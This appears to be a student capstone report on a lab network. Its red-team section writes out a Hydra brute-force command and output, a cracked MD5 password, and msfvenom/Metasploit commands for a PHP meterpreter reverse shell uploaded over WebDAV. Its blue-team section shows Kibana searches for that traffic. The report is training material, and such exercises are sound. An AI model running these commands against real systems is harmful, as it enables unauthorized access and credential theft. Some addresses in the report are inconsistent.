Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range: 00-15-5D-00-04-00 to 00-15-5D-00-04-FF
Netmask: 255.255.240.0
Gateway: 10.0.0.1

Machines
IP: 192.168.105
OS: Linux
Hostname: Capstone

IP: 192.168.1.100
OS: Linux
Hostname: ELK

IP: 192.168.1.90
OS: Linux
Hostname: Kali

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	This is the vulnerable target VM students will attack. It has filebeat & Metricbeat installed, and forwards logs to the ELK machine.
ELK	192.168.1.100	This is the same ELK setup created in Project 1. It holds the Kibana dashboards that are used on Day 2.
Kali	192.168.1.90	This is a standard Kali Linux machine for use in the penetration test on Day 1.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Weak Password	After running a brute force attack using hydra, I was able to obtain a password for Ashton: leopoldo	A weak password like leopoldo can easily be obtained by running a brute force attack.
Crackable Hash	Ryan’s password was hashed, which was cracked using crackstation.com, a free online hash cracker.	A hashed password is easy to crack, and there are a number of hack crackers on the internet, which can lead to a hacker gaining access into the network.
Webdav/Reverse Shell	After logging onto the webdav using Ryan’s credentials, I was able to upload a reverse shell to the server to gain access to the flag.	Risks of an file upload vulnerability range from a complete system takeover to an overloaded filebase.

Exploitation: Weak Password

01

Tools & Processes

I ran a brute force attack using hydra to obtain Ashton’s password. I ran the following command:


```
hydra -l ashton -P
/usr/share/wordlists/rocky
ou.txt -s 80 -f -vV
192.168.1.105 http-get
/company_folders/secret_fo
lder
```

02

Achievements

After running for a few minutes, the brute force attack provided a password: leopoldo

03



```
399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344
399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 1434
4399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344
399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 1
4344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 1434
4399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 143
44399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344
399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 1434439
9 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 143
44399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 143
44399 [child 3] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-06-11 19:16:
46
root@Kali:~#
```

Exploitation: Crackable Hash

01

Tools & Processes


After finding the hash for Ryan’s password, I ran the hash through crackstation.net, an online hash cracker.

02

Achievements

When I ran the hash through the hash cracking website, I obtained Ryan’s password: Linux4u

03



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Exploitation: Webdav/Reverse Shell

01

Tools & Processes

After logging onto dav://192.168.1.105/webdav, I set up a reverse shell by running the following commands:


- `msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.105 lport=4444 >> shell.php`
- `msfconsole`
- `use exploit/multi/handler`
- `set payload php/meterpreter/reverse_tcp`
- `show options and point out they need to set the LHOST.`
- `set LHOST 192.168.1.105`
- `Set LPORT 4444`
- `exploit`

02

Achievements

After running the listed commands, a reverse shell appeared in the root folder and was moved to the webdav folder under the Network file as shown in the provided screenshot.

03




Warning, you are using the root account, you may harm your sy

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



Project 2 - Red vs Blue (30) - ml-lab-8e78fe87-0e6c-4669-976d-1d888589ab61.eastus2.cloudapp.azure.com:65044 - Remote Desktop Connection

Kibana
[Metricbeat System] Overview EC
[Filebeat System] Syslog dashboa
Discover - Kibana

Not secure | 192.168.1.100:5601/app/kibana#/discover?_g=(refreshInterval:(pause:!t,value:0),time:(from:'2020-06-14T23:00:00.000Z',to:'2020-06-14T23:10:00.000Z'))&_a...

D
Discover
New
Save
Open
Share
Inspect

destination.port: 4444 and source.ip: 192.168.1.90 and destination.ip: 192.16 KQL


Jun 14, 2020 @ 18:00:00.00 → Jun 14, 2020 @ 18:10:00.00

993 hits

Jun 14, 2020 @ 18:00:00.000 - Jun 14, 2020 @ 18:10:00.000 — Auto

```
Time              _source
Jun 14, 2020 @ 18:07:00.004   @timestamp: Jun 14, 2020 @ 18:07:00.004 flow.id: EAT/////AP//////CP8AAAHAqAFawKgBaSWbXBE
                              flow.final: false type: flow network.packets: 2 network.type: ipv4 network.transport: tcp
                              network.community_id: 1:hGx+cdfFgPUkXCQR0qHAHdr2u4E= network.bytes: 132B source.port: 39717
                              source.packets: 1 source.bytes: 76B source.ip: 192.168.1.90 destination.bytes: 56B
                              destination.ip: 192.168.1.105 destination.port: 4444 destination.packets: 1 host.name: server1
Jun 14, 2020 @ 18:07:00.004   @timestamp: Jun 14, 2020 @ 18:07:00.004 type: flow destination.packets: 1 destination.bytes: 56B
                              destination.ip: 192.168.1.105 destination.port: 4444 event.category: network_traffic
                              event.action: network_flow event.start: Jun 14, 2020 @ 18:06:58.099 event.end: Jun 14, 2020 @
                              18:06:58.099 event.duration: 0.0 event.dataset: flow event.kind: event source.port: 39475
```

Analysis: Finding the Request for the Hidden Directory



```
192.168.1.100:5601/app/kibana#/discover?_g=(refreshInterval:(pause:!t,value:0),time:(from:'2020-06-12T02:10:00.000Z',to:'2020-06-12T02:20:00.000Z'))&_a...
```

```
url.path: "/company_folders/secret_folder/"
```

Jun 11, 2020 @ 21:10:00.00 → Jun 11, 2020 @ 21:20:00.00


11,913 hits

Jun 11, 2020 @ 21:10:00.000 - Jun 11, 2020 @ 21:20:00.000 —

```
Jun 11, 2020 @ 21:13:48.906   url.path: /company_folders/secret_folder/ @timestamp: Jun 11, 2020 @ 21:13:48.906
                              url.full: http://192.168.1.105/company_folders/secret_folder/ url.scheme: http url.domain: 192.168.1.105
                              query: GET /company_folders/secret_folder/ http.version: 1.1 http.request.bytes: 164B
                              http.request.headers.content-length: 0 http.request.method: get http.response.bytes: 698B
                              http.response.body.bytes: 460B http.response.headers.content-length: 460 http.response.headers.content-

Jun 11, 2020 @ 21:13:48.906   url.path: /company_folders/secret_folder/ @timestamp: Jun 11, 2020 @ 21:13:48.906 ecs.version: 1.5.0
                              user_agent.original: Mozilla/4.0 (Hydra) destination.ip: 192.168.1.105 destination.port: 80
                              destination.bytes: 698B source.port: 34332 source.bytes: 164B source.ip: 192.168.1.90
```

